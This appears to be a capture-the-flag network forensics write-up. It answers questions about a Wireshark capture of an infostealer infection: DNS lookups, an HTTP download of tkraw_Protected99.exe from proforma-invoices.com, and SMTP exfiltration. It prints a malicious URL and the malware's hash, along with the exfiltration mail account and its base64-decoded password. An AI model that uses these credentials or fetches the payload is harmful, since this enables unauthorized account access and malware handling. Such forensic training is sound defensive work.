
6.Where is the headquarter of the company that manufactured the NIC of the most active computer at the link level?

-> Palo Alto



7.The organization works with private addressing and netmask /24. How many computers in the organization are involved in the capture?


->3



Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude	Longitude	AS Number
10.4.10.2	42	5 kB	0	0 bytes	42	5 kB					
10.4.10.4	513	114 kB	234	46 kB	279	68 kB					
10.4.10.132	4,003	2 MB	1,993	212 kB	2,010	2 MB					
10.4.10.255	30	3 kB	0	0 bytes	30	3 kB					
23.229.162.69	280	39 kB	161	13 kB	119	26 kB					
66.171.248.178	63	5 kB	28	3 kB	35	2 kB					
216.58.193.131	20	8 kB	11	6 kB	9	3 kB					
217.182.138.150	2,947	2 MB	1,576	2 MB	1,371	74 kB					
224.0.0.22	23	1 kB	0	0 bytes	23	1 kB					
224.0.0.252	10	750 bytes	0	0 bytes	10	750 bytes					
239.255.255.250	74	29 kB	0	0 bytes	74	29 kB					
255.255.255.255	1	342 bytes	0	0 bytes	1	342 bytes					


8.What is the name of the most active computer at the network level?

-> Beijing-5cd1-PC



9.What is the IP of the organization's DNS server?


-> 10.4.10.4



No.	Time	Source	Destination	Protocol	Length	Host	Severity
117	26.248011	10.4.10.4	10.4.10.132	DNS	213		
118	26.248515	10.4.10.132	10.4.10.4	DNS	103		
119	26.248660	10.4.10.4	10.4.10.132	DNS	182		
174	26.781921	10.4.10.132	10.4.10.4	DNS	76		
177	26.808255	10.4.10.4	10.4.10.132	DNS	92		
204	46.661287	10.4.10.132	10.4.10.4	DNS	81		
206	47.447289	10.4.10.4	10.4.10.132	DNS	97		
3159	68.542554	10.4.10.132	10.4.10.4	DNS	85		
3160	68.576418	10.4.10.4	10.4.10.132	DNS	101		
3170	68.702274	10.4.10.132	10.4.10.4	DNS	78		

10.What domain is the victim asking about in packet 204?


-> proforma-invoices.com



200	44.145277	10.4.10.132	10.4.10.4	SMB2	346			✓	Create Request File: desktop.ini
201	44.145544	10.4.10.4	10.4.10.132	SMB2	131			✓	Create Response, Error: STATUS_OBJECT_NAME_NOT_FOUND
202	44.360338	10.4.10.132	10.4.10.4	TCP	54			✓	49197 → 445 [ACK] Seq=5171 Ack=1892 Win=65280 Len=0
203	46.633556	10.4.10.132	10.4.10.255	NBNS	92				Name query NB WPAD<00>
204	46.661287	10.4.10.132	10.4.10.4	DNS	81				Standard query 0xa002 A proforma-invoices.com
205	47.391827	10.4.10.132	10.4.10.255	NBNS	92				Name query NB WPAD<00>
206	47.447289	10.4.10.4	10.4.10.132	DNS	97				Standard query response 0xa002 A proforma-invoices.c
207	47.459211	10.4.10.132	217.182.138.150	TCP	66	Chat		✓	49204 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=25
208	47.597144	217.182.138.150	10.4.10.132	TCP	58	Chat,No…		✓	80 → 49204 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MS
209	47.597307	10.4.10.132	217.182.138.150	TCP	54			✓	49204 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
210	47.597546	10.4.10.132	217.182.138.150	HTTP	392	proforma-invoi… Chat	✓	✓	GET /proforma/tkraw_Protected99.exe HTTP/1.1

11.What is the IP of the domain in the previous question?

-> 217.182.138.150



```
197 42.262018
198 42.262324
199 42.463913
200 44.145277
201 44.145544
202 44.360338
203 46.633556
204 46.661287
205 47.391827
206 47.447289
207 47.459211
208 47.597144
209 47.597307
210 47.597546
211 47.597609
```

```
Frame 206: 97 byte
Ethernet II, Src:
Internet Protocol
User Datagram Prot
Domain Name Syster
```

```
▾ Queries
  ▾ proforma-invoices.com: type A, class IN
      Name: proforma-invoices.com
      [Name Length: 21]
      [Label Count: 2]
      Type: A (1) (Host Address)
      Class: IN (0x0001)
▾ Answers
  › proforma-invoices.com: type A, class IN, addr 217.182.138.150
  [Request In: 204]
  [Time: 0.786002000 seconds]
```

```
0000  00 08 02 1c 47 ae a4 1f  72 c2 09 6a 08 00 45 00   ····G··· r··j··E·
0010  00 53 09 5f 40 00 80 11  c8 ab 0a 04 0a 04 0a 04   ·S·_@··· ········
0020  0a 84 00 35 d5 86 00 3f  5f d4 a0 02 81 80 00 01   ···5···? _·······
0030  00 01 00 00 00 00 11 70  72 6f 66 6f 72 6d 61 2d   ·······p roforma-
0040  69 6e 76 6f 69 63 65 73  03 63 6f 6d 00 00 01 00   invoices ·com····
0050  01 c0 0c 00 01 00 01 00  00 38 3e 00 04 d9 b6 8a   ········ ·8>·····
0060  96                                                 ·
```

12.Indicate the country to which the IP in the previous section belongs.

->France

13.What operating system does the victim's computer run?


-> windows NT 6.1

Wireshark · Follow HTTP Stream (tcp.stream eq 14) · stealer.pcap

```
GET /proforma/tkraw_Protected99.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;
4.0C; .NET4.0E)
Host: proforma-invoices.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Last-Modified: Wed, 10 Apr 2019 04:44:31 GMT
Content-Type: application/x-msdownload
Content-Length: 2025472
Accept-Ranges: bytes
Date: Wed, 10 Apr 2019 20:37:54 GMT
Server: LiteSpeed
Connection: Keep-Alive

MZ.....................@.....................................
```

14.What is the name of the malicious file downloaded by the accountant?

-> tkraw_Protected99.exe




15.What is the md5 hash of the downloaded file?

-> 71826ba081e303866ce2a2534491a2f7


16.What software runs the webserver that hosts the malware?

->Litespeed




17.What is the public IP of the victim's computer?

-> 173.66.146.112




18.In which country is the email server to which the stolen information is sent?

-> United States




19.Analyzing the first extraction of information. What software runs the email server to which the stolen data is sent?

-> Exim 4.91



20.To which email account is the stolen information sent?

-> sales.del@macwinlogistics.in



21.What is the password used by the malware to send the email?

-> Sales@23


(Copying) U2FsZXNAMJM=

Wireshark · Follow TCP Stream (tcp.stream eq 16) · stealer.pcap

```
220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
EHLO Beijing-5cd1-PC
250-p3plcpnl0413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-AUTH PLAIN LOGIN
250-CHUNKING
250-STARTTLS
250-SMTPUTF8
250 HELP
AUTH login c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy5pbg==
334 UGFzc3dvcmQ6
U2FsZXNAMjM=
235 Authentication succeeded
MAIL FROM:<sales.del@macwinlogistics.in>
250 OK
RCPT TO:<sales.del@macwinlogistics.in>
```


And pasting U2FsZXNAMJM= in CyberChef

The Password is displayed in the output- Sales@23



